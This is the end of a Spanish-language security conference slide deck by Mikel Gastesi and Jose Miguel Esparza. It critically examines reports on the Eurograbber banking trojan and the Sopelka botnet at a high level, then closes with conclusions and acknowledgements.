
Eurograbber

- ~~Transferencias entre 200€ y 250.000€~~




Eurograbber

- ~~36 millones de euros~~ **WTF??!!**



Eurograbber

- ~~36 millones de euros~~ **WTF??!!**



Eurograbber

- "Once the Eurograbber Trojans are installed on the bank customer's computer and mobile phone, the malware lays dormant until the next time the customer accesses their bank account. "
- "Immediately upon a bank customer's login, the cybercriminal initiates Eurograbber's computer Trojan to start its own transaction to transfer a predefined percentage of money out of the customer's bank account to a "mule" account owned by the attackers."

Eurograbber

- "…the Eurograbber mobile Trojan intercepts the SMS containing the TAN, hides it from the customer and forwards it to one of many relay phone numbers setup by the attackers. The SMS is then forwarded from the relay phone number to the drop zone where it is stored in the command and control database along with other user information"


Conclusiones

- Sopelka es una botnet interesante
  - 3 familias de malware y un único panel bancario
  - Gran afectación
  - Componentes móviles
  - Comunicación interna
- Eurograbber es puro marketing
  - Con algunos (pocos) adornos técnicos
  - Ventas/Marketing >>>> Soluciones/Colaboración
- Mente crítica y analítica

Agradecimientos

- S21sec e-crime
- Fox-IT Cybercrime
- Shadowserver & Abuse.ch
- ING Direct España (Alex!)
- …

¿Preguntas?



¡¡Gracias!!

Mikel Gastesi
@mgastesi

Jose Miguel Esparza
@EternalTodo